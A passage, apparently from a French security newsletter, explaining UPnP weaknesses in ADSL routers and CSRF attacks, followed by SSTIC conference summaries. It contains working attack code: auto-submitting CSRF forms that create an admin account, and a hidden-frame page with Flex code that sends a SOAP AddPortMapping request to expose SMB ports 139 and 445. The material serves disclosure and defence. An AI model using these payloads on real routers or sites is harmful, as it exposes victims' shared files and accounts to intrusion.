
Les paramètres envoyés dans le corps de la requête ont été identifiés au sein du fichier XML que nous avons étudié. Il reste seulement à utiliser les bonnes balises (SOAP-ENV:ENVELOPE) afin de créer une enveloppe SOAP correcte.



Entête de la requête envoyée au routeur

Paramètre de la requête POST (sans retour à la ligne lors de l'envoi)


L'envoi manuel peut bien entendu être **automatisé avec un script** comme le montre la capture suivante :



Automatisation de l'attaque

Le serveur répond alors par un 200 OK si la requête est acceptée.

Le pirate a donc réussi natter un port externe vers une adresse IP interne. Dans notre cas, **le pirate peut ensuite accéder depuis Internet au partage de fichier de sa victime**…(nat des ports 139 et 445).



Automatisation de l'attaque

Les conséquences

Certains chercheront peut-être le réel intérêt de pirater le routeur de son réseau local (et par conséquent son propre routeur). Mais qu'en serait-il si on pouvait **reconfigurer le routeur de n'importe qui depuis Internet** et d'accéder aux partages de ce dernier ?? Réponse dans l'article suivant…

De même, qu'en est-il des utilisateurs qui laissent les accès Wifi ouverts de leur routeur ? Par exemple, un pirate pourrait modifier l'adresse IP du serveur DNS afin de réaliser des attaques de Pharming
De plus, que pourrait-il se passer si des virus utilisaient également UPnP ?

En ce qui concerne les entreprises, il est certain qu'il va être difficile de reconfigurer un Checkpoint ou un Pix via UPnP!! En revanche, un petit scan UDP sur le port 1900 de votre réseau peut s'avérer riche d'enseignements…

Vous n'imaginez pas le nombre d'équipements implémentant UPnP que nous avons rencontrés au cours de nos audits.

Les solutions

En entreprise, il est certain que le protocole UPnP a vraiment **peu d'intérêt**. La règle de base est donc de vérifier que chaque nouvel équipement connecté sur un réseau n'active pas par défaut ce protocole et donc de le désactiver chaque fois que c'est possible (par exemple les imprimantes).

Côté réseau local personnel, ce protocole simplifie la vie, mais doit être également désactivé, car les internautes sont malheureusement beaucoup plus vulnérables comme nous le montrerons dans l'article suivant.

Conclusion

UPnP est donc un **protocole dangereux**. L'absence de mécanisme d'authentification donne aux pirates des possibilités étendues qui dépendent notamment des implémentations propres à chaque fabricant.

Les routeurs ADSL sont au centre du problème, car la fonction de ***port mapping*** est indispensable pour les applications d'aujourd'hui…d'autant plus que la plupart des internautes utilisent encore des navigateurs vulnérables **aux attaques CSRF** comme nous le présentons dans le prochain article.

Webographie

[1] Forum UPnP :
http://www.UPnP.org/

[2] Blog de GNUCITIZEN
http://www.gnucitizen.org/blog/hacking-with-UPnP-universal-plug-and-play/
http://www.gnucitizen.org/blog/flash-UPnP-attack-faq/
http://www.gnucitizen.org/blog/UPnP-the-saga-continues/
http://www.gnucitizen.org/blog/hacking-the-interwebs/

Les attaques CSRF et UPnP

Les attaques CSRF sont incontestablement un des nouveaux vecteurs d'attaque web.

Différentes méthodes sont utilisées par les pirates afin d'envoyer à l'insu de la victime des requêtes HTTP.

Nous définirons à nouveau ce type d'attaque (voir ActuSécu février 2007) en nous concentrant cette fois-ci, sur les animations Flash, redoutables armes et particulièrement efficaces dans l'exploitation des faiblesses du protocole UPnP...

XMCO | Partners

Les attaques CSRF

Les attaques de **Cross Site Request Forgeries (CSRF)**, sont des attaques lancées à partir de pages web.
Peu médiatisées, ces attaques peuvent avoir des effets dévastateurs.

En effet, **la visualisation d'une page Web malicieuse peut forcer** le navigateur d'un utilisateur authentifié sur une application Web, à effectuer des actions à son insu. Celles-ci utilisent ses droits (cookies) et permettent notamment de modifier la configuration de son routeur ADSL, d'envoyer des emails, d'ajouter des utilisateurs sur une application…

> *"Peu médiatisées, les attaques CSRF peuvent avoir des effets dévastateurs ..."*

Plusieurs méthodes d'attaque ont vu peu à peu le jour, mais les développeurs des navigateurs internet ont progressivement restreint les possibilités des attaquants, en plaçant des **limitations** au fil des versions.

Un article dédié aux attaques CSRF a d'ailleurs été écrit dans l'**Actu-Secu n°11** [2]

.

Les balises HTML pour les requête GET

L'attaque la plus fréquente consiste à placer une requête GET malicieuse dans l'attribut ***src*** d'une balise HTML. Plusieurs balises HTML telles que **<img> <script> <iframe>** peuvent être utilisées pour effectuer ce type d'attaque.


```
<html>
<body>
<form name="formevil" action="http://www.site-vulnerable.com/
ajout-admin.php" method="post">
    <input name="login" type="text" value="xmco" />
    <input name="pass" type="text" value="xmco" />
    <input type="submit" />
</form>
<script>formevil.submit();</script>
</body>
</html>
```

Ainsi, le navigateur tente de récupérer l'image en effectuant une requête vers la cible spécifiée. Jusqu'ici rien de malicieux (requête GET classique).
Cependant, en plaçant une cible telle que :

```
<img src="www.site-vulnerable.com/ajout-admin.php?
login=xmco&pass=xmco" />
```

Le navigateur envoie une requête HTTP sur le site www.site-vulnerable.com,demandant d'ajouter un

administrateur ayant pour login *xmco* et pour mot de passe *xmco*. Et cela, automatiquement, sans que le visiteur de la page malicieuse ne s'en rende compte.



1 – L'utilisateur **visite** un site malicieux.
2 – Le site contient une balise image judicieusement conçue.
3 – Le navigateur de l'utilisateur tente de **charger l'image** en envoyant une requête HTTP. Cette requête permet d'ajouter le compte xmco/xmco
4 – Le pirate peut se connecter sur le site avec le compte créé à l'insu de l'utilisateur.

Ces attaques sont évidements spécifiques, puisque le pirate **doit connaître auparavant les paramètres à envoyer.**

Utilisation de code JavaScript pour les requêtes GET et POST

Les balises HTML permettent uniquement l'envoi de requêtes GET. Pour envoyer des requêtes en POST, l'utilisation d'un formulaire couplé à un code javascript est nécessaire.

Le formulaire ci-dessous permet d'envoyer automatiquement les paramètres login=xmco et pass=xmco en requête POST à l'adresse http://www.site-vulnerable.com/ajout-admin.php

```
<html>
<body>
<form name="formevil" action="http://www.site-vulnerable.com/
ajout-admin.php" method="post">
    <input name="login" type="text" value="xmco" />
    <input name="pass" type="text" value="xmco" />
    <input type="submit" />
</form>
<script>formevil.submit();</script>
</body>
</html>
```

En visitant cette page, le navigateur de la victime exécute le code Javascript *formevil.submit();* qui a pour effet de soumettre automatiquement le formulaire afin d'envoyer les données.

D'autre part, l'utilisation de l'objet Javascript **XMLHttpRequest**, très utilisé pour les applications Ajax, permet également d'envoyer des requêtes GET et POST.

```
function Requete(page, param)
{
    var http_request = false;

    if (window.XMLHttpRequest) // Mozilla, Safari,...
    {
        http_request = new XMLHttpRequest();
        if (http_request.overrideMimeType)
            http_request.overrideMimeType('text/html; charset=ISO-8859-15');
    }
    else if (window.ActiveXObject) // IE
    {
        try
        {
            http_request = new ActiveXObject("Msxml2.XMLHTTP");
        }
        catch(e)
        {
            try
            {
                http_request = new ActiveXObject("Microsoft.XMLHTTP");
            }
            catch(e)
            {
            }
        }
    }

    if (!http_request)
    {
        alert('Abandon : Impossible de créer une instance XMLHTTP.');
        return false;
    }
    url = page;
    if (param != "")
        url += "?"+param;

    http_request.open("GET", url, true);
    http_request.send(null);
}
```

Cependant, les navigateurs protègent les utilisateurs, en empêchant cet objet d'effectuer des requêtes sur un autre domaine que celui visité : « Cross Domain Protected ». Il est alors impossible pour un attaquant d'effectuer une attaque CSRF si le site n'est pas également vulnérable à une attaque de type XSS (afin d'inclure le code javascript via cette seconde vulnérabilité).


Les fonctionnalités externes

Certaines fonctionnalités externes sont omniprésentes sur les navigateurs internet. En effet, de nombreux utilisateurs installent des logiciels s'implémentant directement dans les navigateurs (lecteur flash, lecteur vidéo …).

C'est le cas du Flash Player édité par Adobe. Une étude révèle que près de 99% des utilisateurs possèdent le Flash Player d'installé sur leur machine.

Sujet à de nombreuses attaques ces derniers temps, ce logiciel souffrait d'une vulnérabilité permettant d'envoyer des requêtes, sur des domaines externes.
C'est d'ailleurs pour cette raison que nous avons commencé nos recherches début avril.

Cependant, cette vulnérabilité, corrigée uniquement dans la dernière version (9.0.124), **reste largement exploitable** comme nous vous le montrerons dans la suite de cet article. En effet, peu de personnes disposent de la toute dernière version du Flash Player d'Adobe.
Vous pouvez d'ailleurs connaître la version de Flash Player utilisée en visitant l'adresse suivante :
http://www.macromedia.com/software/flash/about/



Statistiques des plugins utilisés avec Internet Explorer

Dorénavant, lorsqu'une animation Flash envoie des requêtes sur un autre domaine que celui visité, le lecteur Flash télécharge le fichier *Crossdomain.xml*. Ce dernier contient alors la liste des domaines autorisés à se connecter sur ce dernier.

Cependant, Jeremiah Grossman [2] a mené une étude sur les 500 sites web (ALEXA) les plus visités. Parmi ces derniers :

☑ 45% implémentent déjà un fichier *crossdomain.xml*.
☑ 7% implément aucune restriction ce qui signifie que toutes les animations Flash hébergées sur des sites tiers peuvent envoyer des requêtes sur ces derniers.

Les solutions contre ce type d'attaque

Afin de se prémunir de ce type d'attaque, les applications utilisent principalement un ***token***, chaîne aléatoire générée par le serveur, valable pour une seule action. Ce token, associé à la session de l'utilisateur, est inséré dans **chaque** formulaire.
Un attaquant ne peut donc plus prévoir les données à envoyer puisque le token ne peut pas, à priori, être prédit.

Exemple d'une requête comportant un token :
www.site-vulnerable.com/ajout-admin.php?login=xmco&pass=xmco&token=**q7645dfgd78erer**

Si le serveur réceptionne une requête comportant un token différent de celui généré, l'action ne sera pas exécutée.

IE 8 ....

IE 8 et l'objet XDomainRequest

Peu d'informations sont disponibles actuellement, mais il semblerait que Microsoft ait choisi d'implémenter un nouvel objet au sein de Internet Explorer 8. Ce dernier nommé XDomainRequest permettrait d'effectuer des requêtes sur un autre que celui visité....Affaire à suivre...

```
xdr = new XDomainRequest();
xdr.open('POST', 'http://www.site-externe.com');
xdr.send(data);
```

Lien Microsoft :
http://msdn.microsoft.com/en-us/library/cc288060(VS.85).aspx

Le CSRF combiné aux faiblesses du protocole UPnP

Comme nous l'avons vu précédemment, le protocole UPnP n'utilise **aucun moyen d'authentification.**
Une attaque CSRF est-elle envisageable dans le cadre du protocole UPnP ? C'est ce que nous allons essayer de vous prouver...

Préambule


Après avoir vu les différentes possibilités offertes aux pirates pour mener des attaques CSRF, nous allons à présent tenter de mener une attaque CSRF sur un routeur ADSL en exploitant les faiblesses du protocole UPnP. Il faut savoir que le service UPnP est activé par défaut sur de nombreux routeurs ADSL du marché.

Le but de notre attaque consiste à reconfigurer le routeur de notre victime en l'incitant simplement à visualiser une page web malicieuse.

L'attaque via une simple **balise HTML** n'est pas envisageable, pour la simple raison que le protocole UPnP n'est pas basé sur le traitement de requête HTTP classique. Une requête SOAP est nécessaire à la construction de paramètre spécifiques en POST (fichier XML).

L'utilisation de code JavaScript avec l'objet **XMLHttpRequest** permet de spécifier les paramètres envoyés, il est alors possible de construire une requête SOAP. Cependant pour des raisons de sécurité les navigateurs empêchent cet objet d'effectuer des requêtes sur **un autre domaine** que celui visité. Il est alors impossible d'envoyer une requête sur une adresse IP autre que celle du serveur hébergeant la page contenant le code JavaScript.

Nous nous sommes alors intéressés à la technologie **Flash**, largement répandue au sein les navigateurs Internet. En effet, le lecteur flash permet lui aussi de générer des requêtes avec des entêtes HTTP forgées sans restriction.



L'attaque

Comme nous l'avons vu dans l'article précédent, les possibilités offertes par les équipements UPnP sont nombreuses : activation de la connexion WiFi, modification d'entrées DNS … Cependant, ces fonctionnalités ne sont pas toujours implémentées. Ces dernières dépendent principalement des choix des constructeurs.

Notre attaque se limitera à *natter* les ports 139 et 445 afin d'accéder à distance aux dossiers partagés.

Le NAT (Network Address Translation) permet de faire la correspondance entre les adresses internes (d'un réseau local) et l'adresse iP publique.
En effectuant cette correspondance, il sera alors possible d'accéder aux dossiers partagés d'un ordinateur situé sur un réseau local, en se connectant sur l'adresse IP publique de la société ou du particulier. Cette fonctionnalité est disponible sur tous les routeurs ADSL du marché, ce qui permet de généraliser l'attaque.

Pour les besoins de notre étude, nous allons développer une preuve de concept au langage FLEX (animation Flash) qui permettra d'envoyer une requête SOAP sur l'adresse IP du routeur.

1- L'utilisateur visualise un site malicieux

2- Le site Internet distribue une animation flash effectuant une requête sur le routeur ADSL permettant le nattage de ports

3- Le pirate peut accéder aux fichiers partagés de l'utilisateur à travers Internet.

L'attaque CSRF doit être furtive, c'est-à-dire que la victime ne doit pas s'apercevoir qu'elle a été piégée. Afin de rendre l'attaque transparente aux yeux de notre victime, nous allons utiliser des frames. Les frames permettent d'afficher plusieurs pages HTML dans différentes zones.

Notre page web malicieuse comportera donc 3 frames, dont deux qui ne seront pas visibles (via le paramètre 0%).

```
<html>

<frameset cols="0%,0%,100%" border="0">
    <frame src="139/bin-release/main.html" frameborder="0"></frame>
    <frame src="445/bin-release/main.html" frameborder="0"></frame>
    <frame src="http://www.xmcopartners.com/index.html" frameborder="0"></frame
</frameset>

</html>
```

Code source de la page HTML malicieuse

La première et deuxième frame vont chacune charger une page HTML contenant une animation Flash.
Ces animations vont envoyer une requête SOAP sur l'adresse iP du routeur ADSL afin de natter les ports 139 et 445. L'adresse IP du routeur principal est à 95% *192.168.1.1* . Il est cependant possible, en Flash, de déterminer l'adresse IP exacte du routeur, mais ce n'est pas le but de cet article.

La dernière frame charge la page html *http://www.xmcopartners.com/index.html* qui est la page principale du site internet. Le cadre associé à cette frame est de 100%. Ainsi, seule cette dernière frame sera visible par l'utilisateur.

Les animations Flash utilisées ont été codées en Flex (langage propriétaire d'Adobe).

Voici le code source d'une de ces animations :


```
<?xml version="1.0" encoding="utf-8"?>
<mx:Application xmlns:mx="http://www.adobe.com/2006/mxml"
creationComplete="Ajoutport('192.168.1.2','139')">

    <mx:Script>
    import flash.net.*;

     private function Ajoutport(ip:String, port:String):void
     {

          var r:URLRequest = new URLRequest('http://192.168.1.1:8000/
Public_UPNP_C3');

          r.method = 'POST';

          r.data = unescape('%3C%3Fxml%20version%3D%221.0%22%3F%3E
%3CSOAP-ENV%3AEnvelope%20xmlns%3ASOAP-ENV%3D%22http%3A//
schemas.xmlsoap.org/soap/envelope/%22%20SOAP-ENV%3AencodingStyle%3D
%22http%3A//schemas.xmlsoap.org/soap/encoding/%22%3E%3CSOAP-ENV%3ABody%3E
%3Cm%3AAddPortMapping%20xmlns%3Am%3D%22urn%3Aschemas-upnp-org%3Aservice
%3AWANIPConnection%3A1%22%3E%3CNewRemoteHost%3E%3C/NewRemoteHost%3E
%3CNewExternalPort%3E'+port+'%3C/NewExternalPort%3E%3CNewProtocol%3ETCP
%3C/NewProtocol%3E%3CNewInternalPort%3E'+port+'%3C/NewInternalPort%3E
%3CNewInternalClient%3E'+ip+'%3C/NewInternalClient%3E%3CNewEnabled
%3E1%3C/NewEnabled%3E%3CNewPortMappingDescription%3ETransmission%3C/
NewPortMappingDescription%3E%3CNewLeaseDuration%3E0%3C/NewLeaseDuration
%3E%3C/m%3AAddPortMapping%3E%3C/SOAP-ENV%3ABody%3E%3C/SOAP-ENV%3AEnvelope
%3E');

          r.contentType = 'text/xml';
          r.requestHeaders.push(new URLRequestHeader('SOAPAction',
'"urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping"'));

          navigateToURL(r, '_self');
     }
    </mx:Script>
</mx:Application>
```

Cette animation permet d'envoyer une requête SOAP sur l'adresse IP du routeur afin de natter le port 139. Voici la requête non encodée:


```
<?xml version="1.0"?>
    <SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/
envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/
encoding/">
    <SOAP-ENV:Body>
        <m:AddPortMapping xmlns:m="urn:schemas-upnp-
org:service:WANIPConnection:1">
            <NewRemoteHost></NewRemoteHost>
            <NewExternalPort>139</NewExternalPort>
            <NewProtocol>TCP</NewProtocol>
            <NewInternalPort>139</NewInternalPort>
            <NewInternalClient>192.168.1.2</NewInternalClient>
            <NewEnabled>1</NewEnabled>
            <NewPortMappingDescription>Transmission</
NewPortMappingDescription>
            <NewLeaseDuration>0</NewLeaseDuration>
        </m:AddPortMapping>
    </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

L'utilisateur victime, pense visualiser un site habituel.


Cependant, deux appels UPnP ont été effectués grâce aux animations flash chargées discrètement.



L'interface d'administration du routeur ADSL de la victime, indique que les ports demandés ont bien été ouverts dans la partie UPnP.



L'attaquant peut alors visualiser les dossiers partagés de sa victime depuis Internet (à condition qu'un partage soit activé).



Les routeurs ADSL français

Sur les principaux routeurs ADSL français, le service UPnP est activé par défaut mis à part sur la *Freebox* qui n'implémente pas ce service.

Tous les routeurs sont donc vulnérables à une attaque CSRF cependant les fonctionnalités offertes par les différents constructeurs français restent limitées. Seule la fonction de NAT de port reste la plus dangereuse.

L' attaque que nous vous avons décrite comporte certaines limitations. En effet, chaque constructeur implémente un ***ControlURL*** qui lui est propre. Un pirate voulant réaliser une attaque de grande envergure devrait alors charger un fichier Flash envoyant de nombreuses requêtes (une pour chaque ControlURL des différents constructeurs).
De plus, certains constructeurs attribuent un port dynamique pour le serveur web lancé par UPnP, modifié à chaque démarrage. Ce choix ne sécurise pas davantage le routeur (puisque le choix du port reste toujours dans un espace réduit).

Enfin, nos tests ont démontré que certains routeurs ADSL empêchaient le NAT de port considéré comme dangereux : 138, 139 et 445. Un attaquant ne pourrait alors pas visualiser les fichiers partagés comme dans notre exemple.

A l'inverse, certaines interfaces d'administration ne proposent pas de visualiser les ports nattés par le service UPnP. L'attaque est alors indétectable, et un utilisateur ne peut supprimer les ports nattés par ce service qu'en développant un script envoyant des requêtes UPnP ...

Conclusion

Les animations Flash ont été jusqu'à présent une arme redoutable pour mener des attaques CSRF puisqu'elles permettent d'envoyer des requêtes HTTP sur un domaine tiers. Couplé à l'exploitation des faiblesses du protocole UPnP, ces dernières s'avèrent très utiles et parfaites pour de telles attaques.

Adobe vient tout juste de corriger cette faille. Cependant, de nombreux internautes restent encore vulnérables tant que leur version du lecteur Flash ne sera pas à jour.

C'est pourquoi nous vous recommandons de mettre à jour votre lecteur Flash, de désactiver le service UPnP sur tous vos routeurs si vous savez natter vous même vos ports via l'interface d'administration.

Webographie

[1] ActuSécu n°11 : Les attaques CSRF
http://www.xmcopartners.com/actu-secu/actu_secu_fevrier2007.pdf

[2] Blog de Jeremiah Grossman sur l'étude crossdomain.xml
http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html

SSTIC

La sixième édition de la conférence SSTIC (Symposium sur la Sécurité des Technologies de l'Information) s'est déroulée cette année à Rennes du 4 au 6 juin. Elle rassemble à la fois des chercheurs, des consultants, des institutionnels ou même des étudiants viennent partager leurs travaux au sein de multiples conférences. Ces dernières couvrent les principaux thèmes de la sécurité des systèmes d'informations : du social engineering, de la virologie en passant par des attaques matérielles…

Voici un petit résumé des interventions qui nous ont le plus marqués...

XMCO | Partners

Anatomie d'un désastre annoncé

La SSTIC commença par une conférence tenue par Marcus Ranum (Tenable Network Security). Ce dernier, explique l'**origine** inévitable **des catastrophes informatiques** en essayant de les inscrire au sein d'un processus classique. Concrètement, lorsqu'une **idée est mauvaise**, mais qu'elle provient de la haute hiérarchie, le manque d'opposition et une écoute approximative conduisent à la **réalisation** de cette mauvaise idée.
Lorsqu'une idée dangereuse est lancée, elle ne s'arrête plus.

Marcus Ranum continue sa présentation en dressant un futur plutôt pessimiste. Il met l'accent sur l'énorme **différence** entre **la perception** de la sécurité et ce qui est **réellement** mis en place. Il insiste en expliquant que ce fossé ne va cesser de s'agrandir dans les années à venir.

Une remarque plutôt pertinente de Marcus Ranum fût :
Lorsqu'une idée est mauvaise dès le départ, peu importe les solutions, correctifs, service pack ou autres, elle restera toujours mauvaise.

Quelles sont les solutions envisageables pour lutter contre ces désastres?

Si le cycle de conception est déjà terminé et le projet fonctionnel, il ne reste qu'une seule solution : l'application de correctif pour tenter de corriger au mieux les erreurs…

Il définie des recommandations plus ***génériques*** comme éviter les abus de langage : « Sécurisé » n'est pas la même chose que « relativement sécurisé » bref ne pas cacher les risques potentiels.

Activation des cartes à puce sans contact à l'insu du porteur

Après une première conférence généraliste, Christophe Mourtel (Gemalto) nous propose une intervention plus technique sur l'activation des cartes à puce via un champ magnétique.

Dans les années à venir, les cartes sans contact pourront par exemple remplacer les cartes de paiement traditionnelles ou à piste magnétique. MasterCard développe actuellement cette technologie avec le nouveau système de paiement **PayPass** (en test aux États-Unis).

Cependant, la sécurité de ces nouveaux moyens de paiement reste encore floue et une problématique se pose alors, comment empêcher l'activation de ces cartes à l'insu de son utilisateur...
En effet, dans le cas d'une carte **sans contact**, la communication peut s'établir si cette dernière se situe dans un **périmètre maximum de 30 cm**. Les problèmes de sécurité sont donc bel et bien présents puisqu'il est théoriquement possible de récupérer des données entre l'émetteur et le récepteur.


Après avoir rappelé les principes de cette technologie (fréquence de fonctionnement, transmission de donnée...), Christophe Mourtel présente les différents types d'attaque : **passive ou active.**

Les attaques dites **passives** permettent de récupérer des informations pendant un **échange autorisé** entre le produit et un lecteur (sniffing). À la différence de ces dernières, les attaques dites **actives** nécessitent une **sollicitation** de l'attaquant sur le matériel visé à l'insu de la victime. Lors de sa présentation, l'auteur a démontré de manière théorique, une attaque active de type « relai ».

Par exemple, imaginons le scénario d'attaque suivant :

Deux pirates : le premier proche de la victime active sa carte à son insu et transmet les informations à son acolyte. **Le deuxième reçoit** les données et les **transme**t à la centrale de paiement.

